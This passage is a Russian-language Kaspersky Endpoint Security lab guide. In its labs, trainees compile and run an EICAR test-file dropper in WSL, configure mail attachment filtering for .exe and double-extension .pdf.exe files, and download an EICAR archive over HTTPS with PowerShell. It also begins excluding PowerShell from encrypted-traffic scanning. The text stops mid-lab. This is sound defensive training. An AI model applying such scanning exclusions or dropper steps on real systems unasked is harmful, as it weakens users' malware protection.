В этой лабораторной работе мы скомпилируем загрузчик eicar.com в Windows Subsystem for Linux, которая работает на Windows 10.

Компьютеры **KSC**, **DC и Tom-Laptop** должны быть включены.


Задание выполняется на компьютере **Tom-Laptop**.

1. Нажмите **Win+R**
2. В поле ввода введите **wsl**
3. Нажмите кнопку **OK**




4. Скопируйте исходный код eicar-дроппера в папку **/tmp**:

```
cp /mnt/c/temp/eicar_drop_kl_edu.cpp /tmp/
```




5. Перейдите в папку **/tmp**:

```
cd /tmp/
```




6. Скомпилируйте eicar-dropper компилятором **g++**:

```
g++ eicar_drop_kl_edu.cpp -o eicar_dropper
```




7. Запустите скомпилированный eicar-dropper файл:


```
./eicar_dropper
```



8. Откройте интерфейс Kaspersky Endpoint Security: щелкните левой клавишей мыши по иконке KES в системной панели
9. Нажмите **More Tools**
10. В появившемся меню выберите **Reports**



11. Выберите отчет **File Threat Protection**
12. Найдите события обнаружения угроз
13. Найдите результаты обработки этих угроз



Заключение

Эта лабораторная работа показывает, как Kaspersky Endpoint Security умеет обнаруживать вредоносные файлы, которые сохраняются или создаются в Windows Subsystem for Linux.

Лабораторная работа 5.

Как настроить защиту от почтовых угроз

Сценарий. Когда вы посылаете по почте исполняемый файл, чтобы пользователь его запустил и решил свою проблему, Kaspersky Endpoint Security переименовывает вложение. Чтобы не объяснять пользователям как переименовать его назад и не терять время, настройте защиту от почтовых угроз не переименовывать файлы. Однако злоумышленники часто используют файлы с двойным расширением, чтобы обманным путем заставить пользователя запустить исполняемый файл под видом документа. Такие файлы нужно уничтожать.

Содержание. В этой лабораторной работе настройте защиту от почтовых угроз не переименовывать вложенные *.exe-файлы и уничтожать файлы с двойным расширением *.pdf.exe.

1. Отправьте письмо с исполняемым файлом
2. Отредактируйте фильтр вложений
3. Проверьте, что защита от Почтовых угроз больше не редактирует вложения


Задание A: Отправьте письмо с исполняемым файлом

Отправьте письмо на адрес tom@abc.lab с вложенным *.pdf.exe-файлом в zip-архиве. Получите письмо и проверьте, что защита от почтовых угроз изменила расширение архива.

Компьютеры KSC, DC, Alex-Desktop и Tom-Laptop должны быть включены.


Начните выполнять задание на компьютере Alex-Desktop.

1. Подключитесь к компьютеру **Alex-Desktop**
2. Создайте новое письмо:
   - Укажите адресата. В поле **Кому**: введите *tom@abc.lab*
   - Задайте тему. В поле **Тема**: введите *Еженедельный отчет*
   - Приложите к письму файл **Document1.zip**, место расположения файла уточните у преподавателя
3. Отправьте письмо: нажмите **Send**




Перейдите на компьютер Tom-Laptop.

4. Откройте **Microsoft Outlook.** Выберите полученное письмо
5. Сохраните файл **Document1.zip** на рабочий стол



6. Распакуйте архив **Document1.zip** (выберите в контекстном меню файла команду **Extract all**)
7. Обратите внимание, что заархивированный файл называется **Document1.pdf.ex_**. Защита от почтовых угроз изменила расширение архива с исполняемым файлом




Задание B: Отредактируйте фильтр вложений


В политике Kaspersky Endpoint Security отредактируйте список форматов вложений, которые обрабатывает Защита от почтовых угроз.

Задание выполняется на компьютере **KSC**.


8. Откройте веб-консоль Kaspersky Security Center
9. В боковом меню выберите **Devices | Polices & Profiles**
10. Откройте политику **Kaspersky Endpoint Security for Windows**




11. Перейдите на вкладку **Application settings**
12. Перейдите в раздел **Essential Threat Protection**
13. Откройте настройки **Mail Threat Protection**




14. Измените работу фильтра вложений. Выберите параметр: **Delete attachments of selected types**



15. Прокрутите список настроек вниз
16. Отключите обработку ***.exe**




17. Создайте новый фильтр вложений: Нажмите **Add**
18. В поле **Extension** добавьте **.pdf.exe*
19. Нажмите **OK**



Задание C: Проверьте, что Защита от почтовых угроз больше не редактирует вложения


Начните выполнять задание на компьютере **Alex-Desktop**.

20. Подключитесь к машине **Alex-Desktop** и создайте еще одно письмо. Приложите файл Procmon.zip (местонахождение файла уточните у инструктора)
21. В поле **Subject:** введите **IT Service Desk**
22. Нажмите **Send**



Перейдите на компьютер **Tom-Laptop**.

23. Откройте **Microsoft Outlook**
24. Сохраните файл **Procmon.zip** на рабочий стол
25. Распакуйте архив **Procmon.zip** (выберите в контекстном меню файла команду **Extract all**)
26. Обратите внимание, что в новом письме заархивированный файл называется **Procmon.exe**; Защита от почтовых угроз его не переименовала



Заключение

Вы настроили защиту от почтовых угроз не переименовывать *.exe-файлы.

Если сеть через почту атакует новый вирус, которого нет в базе сигнатур и в KSN, настройте защиту от почтовых угроз переименовывать или удалять все исполняемые вложения.

Лабораторная работа 6.

Как проверить защиту от веб-угроз

Сценарий. С настройками по умолчанию Kaspersky Endpoint Security умеет проверять зашифрованный трафик, используя подмену сертификата. В некоторых случаях подмена сертификата может негативно влиять на работу банк-клиентов и других программ, использующих свой собственный сертификат. Чтобы избежать проблем взаимодействия в Kaspersky Endpoint Security есть возможность исключать из проверки только зашифрованный трафик.

Содержание. В этой лабораторной работе:

1. Проверьте, что Защита от веб-угроз проверяет https трафик с настройками по умолчанию
2. Выключите проверку шифрованного трафика для программы PowerShell
3. Проверьте, что защита от веб-угроз не мешает загрузить тестовый вирус доверенной программе PowerShell по протоколу https


Задание A: Проверьте, что по умолчанию Защита от веб-угроз проверяет https трафик

Запустите PowerShell и попробуйте загрузить файл *eicar_com.zip* и посмотрите на реакцию Kaspersky Endpoint Security.

Компьютеры **DC**, **KSC, Tom-Laptop** должны быть включены.


Задание выполняется на компьютере **Tom-Laptop**.

1. Нажмите **Win+R**
2. В поле ввода введите **powershell**
3. Нажмите кнопку **OK**



4. Загрузите файл **eicar_com.zip** средствами PowerShell по протоколу **https**. Выполните команду:

```
Invoke-WebRequest –uri “https://secure.eicar.org/eicar_com.zip” -OutFile “C:\temp\eicar_com.zip”
```




5. Убедитесь, что Kaspersky Endpoint Security заблокировал загрузку файла. Не закрывайте окно PowerShell

Задание B: Выключите проверку шифрованного трафика для программы PowerShell


Добавьте программу PowerShell в список доверенных программ, попробуйте загрузить файл *eicar_com.zip* и посмотрите на реакцию Kaspersky Endpoint Security.

Задание выполняется на компьютере **KSC**.


6. Откройте веб-консоль Kaspersky Security Center
7. В боковом меню выберите **Devices** | **Polices & Profiles**
8. Откройте политику Kaspersky Endpoint Security для Windows



